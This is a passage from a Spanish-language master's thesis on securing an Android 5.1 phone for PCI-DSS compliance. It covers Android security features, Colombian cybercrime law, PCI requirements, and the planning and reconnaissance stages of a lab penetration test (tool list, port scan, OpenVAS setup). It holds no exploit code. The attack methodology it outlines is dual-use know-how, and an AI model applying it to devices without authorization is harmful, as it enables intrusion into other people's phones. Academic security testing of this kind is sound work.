Específicamente refiere a la separación de procesos y el principio de otorgar el mínimo privilegio; básicamente los procesos corren con usuarios independientes ID (UID), adicionalmente los permisos a los archivos del sistema están restringidos.

En el sistema operativo Android se definen los nombres de usuarios con identificadores únicos se conocen como identificadores Android (AIDs) (Drake, Fora Pau, Lanier, Collin, Ridley, & Wicherski, 2014, pág. 27).

2.4.2 Permisos en Android

Dado que las aplicaciones de Android se ejecutan en un ambiente que garantiza la separación de procesos (sandbox), solo pueden tener acceso a sus propios archivos y recursos. Android puede conceder permisos de manera granular a las aplicaciones con el fin de permitir mejor funcionalidad, estos accesos se llaman permisos y pueden controlar los accesos a dispositivos de hardware, conectividad de internet, datos y servicios del sistema operativo (Elenko, 2015).

Los permisos están definidos en el archivo AndroidManifest.xml, cuando se instala una aplicación sucede lo siguiente:

1. Android valida los permisos requeridos y decide si concede el acceso o no.
2. Para accesos sensibles a cuentas de usuario o claves privadas, el usuario humano es quien realiza la confirmación.

Algunos permisos sólo pueden concederse a las aplicaciones que forman parte del sistema operativo Android, ya sea porque están preinstaladas o firmadas con la misma llave del sistema operativo. Las aplicaciones de terceros pueden definir permisos personalizados y definir restricciones similares conocidas como niveles de protección de permisos, restringiendo así el acceso a los servicios y recursos de una aplicación (Elenko, 2015).

El permiso se puede hacer cumplir en diferentes niveles y las peticiones al nivel más bajo de los recursos del sistema, tales como archivos de dispositivo, son impuestas por el núcleo de Linux marcando el UID o GID del proceso llamando contra el recurso de propietario y de acceso bits. Al acceder a los componentes Android de nivel superior, la ejecución se lleva a cabo ya sea por el sistema operativo Android o por cada componente (Elenko, 2015).

2.4.3 ASLR

En el idioma inglés Address Space Layout Randomization, es un mecanismo de seguridad que tiene por objetivo establecer la zona de datos como no ejecutable, el espacio de código de la aplicación como no escribible y garantizar que las direcciones de memoria utilizadas por el binario sean aleatorias, de igual manera las librerías que son cargadas en tiempo de ejecución. ASLR fue implementado en Android desde la versión 4.0.

2.4.4 Usuario root android

Se define root como el superusuario en el sistema operativo Android y el proceso para ganar los máximos privilegios de denomina rooting. El usuario root tiene privilegios sobre todos los archivos y programas del sistema, en un dispositivo móvil Android el usuario root tiene privilegios administrativos (Drake, Fora Pau, Lanier, Collin, Ridley, & Wicherski, 2014).

Un usuario malintencionado puede comprometer más fácilmente un dispositivo móvil, al cual se le haya ejecutado el procedimiento de rooting.

2.5 Marco legal

Para efectos de la investigación se consultó la normativa legal vigente y aplicable al objeto de estudio. En el presente trabajo de fin de máster se procede a citar la Ley de Delitos Informáticos de Colombia1273del 5 de enero de 2009 (Congreso de la republica de Colombia, 2009).

Como antecedente a la ley 1273 del 2009, se puede mencionar el Código Penal colombiano (Ley 599 de 2000) que en su capítulo séptimo del libro segundo, del título III denominado: Delitos contra la libertad individual y otras garantías, hace referencia a la violación de la intimidad, reserva e interceptación de comunicaciones.

Los siguientes articulos fueron obtenidos del Código Penal colombiano (Ley 599 de 2000) Titulo III (Congreso de Colombia, 2000).

> Artículo 192:Violación ilícita de comunicaciones.
>
> Artículo 193: Ofrecimiento, venta o compra de instrumento apto para interceptar la comunicación privada entre personas.
>
> Artículo 194: Divulgación y empleo de documentos reservados.
>
> Artículo 195: Acceso abusivo a un sistema informático.
>
> Artículo 196: Violación ilícita de comunicaciones o correspondencia de carácter oficial.
>
> Artículo 197: Utilización ilícita de equipos transmisores o receptores.

La ley 1273 de 2009 (Congreso de la republica de Colombia, 2009) se divide en dos capitulos. El primer capitulo es concerniente a los atentados a la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas de informacion. El segundo capitulo se denomina “de los atentados informaticos y otras infraciones”.

La familia de normas ISO/IEC 27000 (SGS academy, 2015) define la seguridad como la preservación de la confidencialidad, integridad y disponibilidad, pilares fundamentales del sistema de gestión de la seguridad informática.

Teniendo en en cuenta el enfoque de la presente investigación, resulta indispensable abordar los requisitos y procedimientos emitidos por la (Industria de tarjetas de pago PCI v 3.0, 2013, pág. 6).

> Las PCI DSS constituyen un conjunto mínimo de requisitos para proteger los datos de titulares de tarjetas y se pueden mejorar por medio de controles y prácticas adicionales a fin de mitigar otros riesgos y de leyes y regulaciones locales, regionales y sectoriales. Además, la legislación o las regulaciones pueden requerir la protección específica de la información de identificación personal u otros elementos de datos (por ejemplo, el nombre del titular de la tarjeta). Las PCI DSS no sustituyen las leyes locales ni regionales, las regulaciones gubernamentales ni otros requisitos legales.

3 Metodología y planificación

3.1.1 Planteamiento del trabajo

El presente trabajo de fin de máster está enfocado al diseño de un piloto experimental estructurado en una serie de pruebas de concepto, que buscan por medio de la explotación de vulnerabilidades conocidas presentar al lector lo vulnerable que puede llegar a ser el sistema operativo Android lollipop versión 5.1, cuando no tiene aplicadas configuraciones de seguridad que tengan por objetivo contener ataques informático.


La actividad se realizará en un ambiente simulado, que requiere de niveles de seguridad superiores como lo es un entorno financiero. Debido a la sensibilidad de la información de las tarjetas de pago, que se pueden llegar a administrar, gestionar y custodiar en dispositivos móviles, integrados a la infraestructura tecnológica del entorno financiero.

El cumplimiento de la normativa proferida por la industria de tarjetas de pago es el principal objetivo de esta investigación, por lo cual los controles que se van a implementar deben ser encaminados a atender los requisitos de seguridad de PCI-DSS.

Posterior al establecimiento de los controles de mitigación, el resultado esperado obtenido de la observación realizada por el investigador, debe poseer un enfoque cuantitativo, debido al carácter técnico de la investigación.

Las pruebas de concepto en el marco del piloto experimental se van a realizar a un dispositivo móvil marca Lenovo con sistema operativo Android lollipop versión 5.1, ya que dicha versión ocupa una porción mayoritaria en el mercado de los smartphone a junio del año 2016. Es importante precisar que a partir de esta versión se implementó la máquina virtual ART que traduce Android en tiempo de ejecución, esta característica aporta mejoras de seguridad al sistema operativo.

- lollipop versión 5.1



Version	Codename	API	Distribution
2.2	Froyo	8	0.1%
2.3.3 - 2.3.7	Gingerbread	10	2.0%
4.0.3 - 4.0.4	Ice Cream Sandwich	15	1.9%
4.1.x	Jelly Bean	16	6.8%
4.2.x		17	9.4%
4.3		18	2.7%
4.4	KitKat	19	31.6%
5.0	Lollipop	21	15.4%
5.1		22	20.0%
6.0	Marshmallow	23	10.1%

Figura 6 Dashboard porcentaje de versiones de dispositivos móviles Android

Fuente: (Android developer-Google)

4 Estudios de seguridad

4.1.1 Requisitos para el cumplimiento de la norma PCI

En el presente apartado se describen las directrices de manera detallada y mejores prácticas, que instruyen al lector sobre los requisitos de las normas PCI-DSS y los procedimientos recomendados para realizar las pruebas de cumplimiento, teniendo en cuenta la obligatoriedad de las mismas.

En la siguiente tabla se puede evidenciar en detalle los requisitos de obligatorio cumplimiento, publicados en la norma PCI-DSS numerales 1.4 y 4.1 (Industria de tarjetas de pago PCI v 3.0, 2013) aplicables a los dispositivos móviles.

REQUISITOS DE LAS PCI DSS	PROCEDIMIENTOS DE PRUEBA	GUÍA
1.4 Instale software de firewall personal en todos los dispositivos móviles o de propiedad de los trabajadores que tengan conexión a Internet cuando están fuera de la red (por ejemplo, computadoras portátiles que usan los trabajadores), y que también se usan para acceder a la red. Las configuraciones de firewalls incluyen lo siguiente: • Los parámetros específicos de configuración se definen para cada software de firewall personal. • El software de firewall personal funciona activamente. • Los usuarios de dispositivos móviles o de propiedad de los trabajadores no pueden alterar el software de firewall personal.	1.4. a Revise las políticas y las normas de configuración para verificar lo siguiente: • El software de firewall personal se debe incluir en todos los dispositivos móviles o de propiedad de los trabajadores que tengan conexión a Internet cuando están fuera de la red (por ejemplo, computadoras portátiles que usan los trabajadores), y que también se usen para acceder a la red. • Los parámetros específicos de configuración se definen para cada software de firewall personal. • El software de firewall personal está configurado para funcionar activamente. • El software de firewall personal está configurado para que los usuarios de dispositivos móviles o de propiedad de trabajadores no puedan alterarlo. 1.4. b Inspeccione la muestra de dispositivos móviles o de propiedad de los trabajadores que cumplan con los siguientes: • El software de firewall personal está instalado y configurado de conformidad con los parámetros de configuración específicos de la empresa. • El software de firewall personal funciona activamente. • Los usuarios de dispositivos móviles o de propiedad de los trabajadores no pueden alterar el software de firewall personal.	Los dispositivos informáticos portátiles autorizados para conectarse a Internet desde afuera del firewall corporativo son más vulnerables a las amenazas basadas en Internet. El uso de un firewall personal ayuda a proteger los dispositivos contra ataques basados en Internet, los cuales pueden usar el dispositivo para obtener acceso a los datos y a los sistemas de la organización cuando el dispositivo se conecta nuevamente a la red. La organización determina los parámetros de configuración específicos del firewall. Nota: El objetivo de este requisito es aplicarlo a las computadoras de los trabajadores y de la empresa. Los sistemas que la política corporativa no puede administrar introducen debilidades en el perímetro y brindan oportunidades que las personas malintencionadas pueden explotar. Permitir que sistemas no confiables se conecten a la red de la organización puede generar el acceso de atacantes y otros usuarios malintencionados.

4.1 Utilice cifrado sólido y protocolos de seguridad (por ejemplo, SSL/TLS, IPSEC, SSH, etc.) para proteger los datos confidenciales del titular de la tarjeta durante la transmisión por redes públicas abiertas, como por ejemplo, las siguientes: • Solo se aceptan claves y certificados de confianza. • El protocolo implementado solo admite configuraciones o versiones seguras. • La solidez del cifrado es la adecuada para la metodología de cifrado que se utiliza. *Ejemplos de redes públicas abiertas incluyen, entre otras, las siguientes:* • *La Internet* • *Tecnologías inalámbricas, incluso 802.11 y Bluetooth* • *Tecnología celular, por ejemplo, GSM (sistema global de comunicación móviles), CDMA (acceso múltiple por división de código)* • *Servicio de radio paquete general (GPRS)* • *Comunicaciones satelitales*	4.1. a Identifique todas las ubicaciones donde se transmiten o reciben datos del titular de la tarjeta en redes públicas abiertas. Revise las normas documentadas y compárelas con las configuraciones del sistema para verificar que se usen protocolos de seguridad y criptografía segura en todas las ubicaciones. 4.1. b Revise las políticas y los procedimientos documentados para verificar que se hayan especificado los procesos para las siguientes opciones: • Para aceptar solo claves o certificados de confianza. • Para que el protocolo en uso solo acepte versiones y configuraciones seguras (que no se admitan versiones ni configuraciones inseguras). • Para implementar la solidez de cifrado correcta para la metodología de cifrado que se utiliza.	La información confidencial debe estar cifrada durante la transmisión en redes públicas, porque es fácil y común para una persona malintencionada interceptar y/o desviar datos mientras están en tránsito. Para transmitir los datos del titular de la tarjeta de manera segura, es necesario usar claves/certificados de confianza, protocolos de transmisión seguros y una solidez de cifrado correcta para cifrar estos datos. No se deben aceptar solicitudes de conexión de sistemas que no admiten la solidez de cifrado necesaria y que pueden generar una conexión insegura. Tenga en cuenta que algunas implementaciones de protocolos (como SSL versión 2.0 y SSH versión 1.0 y TLS 1.0) tienen vulnerabilidades conocidas que un atacante puede utilizar para controlar el sistema afectado. Independientemente del protocolo de seguridad utilizado, asegúrese de que esté configurado para utilizar solo versiones y configuraciones seguras para impedir el uso de una conexión insegura. Por ejemplo, TLS versión 1.1 o posterior, certificados obtenidos de una autoridad de certificación pública y reconocida y que admita solo cifrados sólidos. Verificar que los certificados sean de confianza (por ejemplo, que no se hayan vencido o que los haya emitido una fuente de confianza) contribuye a garantizar la integridad de una conexión segura.

Tabla 4 Descripción requisitos a evaluar en el experimento

Fuente (Industria de Tarjetas de Pago PCI v 3.0, 2013)

5 Desarrollo específico del piloto experimental

5.1 Definición del alcance

Con el desarrollo del siguiente piloto experimental se pretende asegurar un dispositivo marca Lenovo A 2010-I con sistema operativo Android lollipop versión 5.1, que interactúa como cliente de manera directa con la infraestructura tecnológica de un entorno financiero simulado y se busca garantizar el cumplimiento de la normativa de la industria de tarjetas de pago (PCI-DSS) en los requisitos 1.4 y 4.1 aplicables a los dispositivos móviles.

De igual manera identificar los mecanismos efectivos para mitigar en un alto grado, algunos de los riesgos a los que están expuestos los datos de los usuarios de tarjetas de pago, cuando su información es almacenada o hace tráfico en un dispositivo móvil Android lollipop versión 5.1 proveído por la compañía e integrado a la infraestructura de un entorno corporativo financiero.

5.2 Variables

Variables Independientes

- Requisitos 1.4 y 4.1 de seguridad de datos de la industria de tarjetas de pago (PCI).
- Versión 5.1 del dispositivo móvil Android lollipop.
- Privilegios del dispositivo móvil root/no root.
- Vectores de ataque.
- Amenazas existentes que puedan llegar a comprometer el dispositivo móvil.
- Vulnerabilidades halladas en el análisis de vulnerabilidades.
- Riesgos identificados en el análisis de riesgos.

Variables dependientes:

- Impacto.
- Controles aplicados.

5.3 Formulación del modelo

La metodología utilizada es un test de penetración en el marco de una prueba de concepto (PoC), simulando las acciones de un atacante real; esta evaluación de seguridad es soportada en los hallazgos obtenidos en las fases de recolección de información, análisis de vulnerabilidades y análisis de riesgos. Seguidamente se procederá a realizar la explotación de las vulnerabilidades encontradas y basado en la guía publicada por el proyecto OWASP mobile Security.

Se van a realizar los siguientes ataques en un entorno virtual de laboratorio de seguridad informática:

- Interceptación de tráfico en un canal de comunicaciones.
- Explotación vulnerabilidad conocida con la herramienta metasploit de Rapid7.

Posteriormente se buscará asegurar el dispositivo realizando una serie de configuraciones en la terminal móvil y agregando algunas tecnologías a la infraestructura tecnológica simulada, que permite la comunicación entre el dispositivo móvil Android y el entorno corporativo financiero.

5.3.1 Experimentación

Posterior a la validación del sistema que se va a aplicar en la prueba de concepto, se procede a la obtención de los datos por medio de la observación en el proceso del piloto experimental, para de esta manera recopilar datos que más adelante deben ser tabulados e interpretados.

5.3.2 Recolección de datos

Los datos recolectados serán obtenidos de la observación en el proceso de explotación de las vulnerabilidades en la prueba de concepto, lo cual suministrará una visión clara del escenario para asegurar.

5.3.3 Verificación

El proceso de verificación consistirá en comprobar, que el modelo simulado cumpla con lo proyectado en la etapa de diseño del piloto experimental.

5.3.4 Validación del sistema

El piloto experimental permitirá validar el éxito de los controles implementados, siendo esta una buena práctica recomendada en el proceso investigativo asociado al objeto de estudio, el cual busca simular las condiciones de un ataque informático real; convirtiéndose en una prueba veraz que involucra una serie de recursos tecnológicos, inventiva y mucha paciencia.

5.3.5 Interpretación

Al finalizar el arduo proceso experimental se procederá con el análisis de los resultados obtenidos de la explotación y la mitigación, se confirmará o desvirtuará la hipótesis base del presente trabajo de investigación.

5.4 Preparación del entorno de pruebas

En este apartado se describen en detalle las herramientas utilizadas en el ambiente de laboratorio de seguridad informática, que simula el entorno corporativo financiero para la realización de la prueba de concepto.

5.4.1 Requerimientos para la implementación del laboratorio

Para la implementación del laboratorio de seguridad informática, se requiere una infraestructura con las siguientes características (Gupta, 2014):

ID.	Recursos técnicos requeridos (Herramientas Pruebas)	Cantidad
H1	Punto de acceso wi-fi, para la utilización de distintas técnicas de snifing.	1
H2	Dispositivo smartphone Lenovo Angus a 2010 con sistema operativo Android versión 5.1 lollipop.	1
H3	Vmware Workstation 10.	1
H4	Computador de escritorio mínimo 4 gigas en RAM y disco duro de 128 gb.	1
H5	Máquina virtual con software kali Linux versión 2.0.	2
H6	Herramienta para análisis de vulnerabilidades openvas.	1
H7	Software metasploit framework.	1
H8	Software wireshark.	1
H9	Software Open vpn.	1
H10	Android SDK.	1
H11	Eclipse	1
H12	Sharkreader	1
H13	Andriller_v2.5	1
H14	Apktool_2.0.1	1
H15	Burpsuite_free_v1.6.0.1	1
H16	Sqlitebrowser	1
H17	Adt_Bundle_ Windows	1
H19	Software Pfsense	1
H20	Documento Word con información sensible (PAN)	1
H21	Imagen extracto con información sensible (PAN)	1
H22	Virtualbox	1

Tabla 5 Descripción requisitos a evaluar en el experimento

Fuente Autoria propia

El proyecto owasp mobile en su apartado de pruebas propone las herramientas relacionadas en la figura (owasp, 2015):




Figura 7 Herramientas para realizar las pruebas sugeridas por owasp.

Fuente: (owasp, 2015)

En la siguiente imagen se puede evidenciar la preparación del entorno, para realizar la prueba de concepto:




Figura 8 Herramientas para realizar las pruebas al dispositivo móvil.

Fuente: Autoría propia.

6 Desarrollo de la prueba de concepto

La prueba que se va a realizar es un test de penetración de caja blanca, teniendo en cuenta que se tiene conocimiento en detalle del sistema que se está atacando. El dispositivo elegido para la prueba es un smartphone Lenovo Angus a 2010-I con sistema operativo Android lollipop v 5.1.

Figura 9 Características dispositivo móvil Lenovo A 2010-I

Fuente: Autoría propia

El proceso de pentesting aplicado en el presente piloto experimental se divide en las siguientes etapas:

- Recolección de información.
- Análisis de vulnerabilidades.
- Análisis de riesgos.
- Explotación de las vulnerabilidades.
- Post-explotación de las vulnerabilidades.

6.1 Recolección de información

En esta fase de la prueba de penetración, se recopilan los siguientes datos:

Atributo	Detalle	Cantidad
Tipo de dispositivo	smartphone	1
Marca	Lenovo Angus a 2010-I	N/A
Versión del sistema operativo	Android 5.1 lollipop	N/A
Kernel	Linux 3.10.65	N/A
Procesador	Arm7l	N/A
Dirección Ip.	192.168.1.50	N/A
Puertos	No	N/A
Root	Si	N/A
Sd-card	Si	N/A
Wi-fi	Si	N/A
Bluetooth	Si	N/A
Correo Electrónico	Gmail-Corporativo	N/A
Acceso a Internet	Si	N/A
Navegador	Chrome	N/A
Acceso a Ftp	Si	N/A
Descarga app	Si	N/A
Antivirus	No	N/A
mobile Device Management	No	N/A

Tabla 5 Información recolectada

Fuente: Autoría propia

Por medio de un escaneo de puertos con la herramienta zenmap se trata de identificar los servicios expuestos en la terminal móvil Android v. 5.1 con ip. 192.168.1.50.




Figura 10 Escaneo con zenmap

Fuente: Autoría propia

6.2 Análisis de vulnerabilidades

Se establece que para poder iniciar la prueba de concepto, es necesario identificar las principales vulnerabilidades que afectan a los dispositivos móviles con sistema operativo Android lollipop versión 5.1, dejando claro que el análisis se realiza sobre un dispositivo móvil maraca Lenovo, entre las vulnerabilidades más comunes se pueden encontrar:

- Vulnerabilidades de tipo desbordamiento de memoria.
- Vulnerabilidades de tipo desbordamiento de spoofing.

El procedimiento inicial debe ser la ejecución de una herramienta automatizada para el análisis de vulnerabilidades denominada openvas.

La instalación de la herramienta de seguridad openvas se va a realizar en la máquina virtual de Kali configurada en el laboratorio de seguridad informática. La descripción de la instalación se encuentra en la página web https://www.kali.org/penetration-testing/openvas-vulnerability-scanning/(kali.org, 2015)

Comandos ejecutados instalación openvas
apt-get update apt-getdist-upgrade apt-get install openvas openvas-setup netstat -antp # *Verificar puertos a la escucha*

Tabla 6 Comandos ejecutados en instalación openvas

Fuente (kali.org, 2015)

Cuando se realice la correcta ejecución de los comandos, el administrador de la herramienta de seguridad openvas, el scanner y los servicios GSAD estarán a la escucha. (kali.org, 2015), seguidamente se deben iniciar los servicios.

Con la ejecución de la herramienta openvas se lograron obtener los siguientes resultados:




Figura 11 Análisis de vulnerabilidades dispositivos móviles Android herramienta openvas

Fuente Autoría propia

Seguidamente se procede con la ejecución del análisis de vulnerabilidades con la herramienta nessus.




Figura 12 Análisis de vulnerabilidades con nessus en dispositivos móviles Android

Fuente Autoría propia

Solo se logran obtener alertas informativas, que no contribuyen de manera importante a la ejecución del ataque.

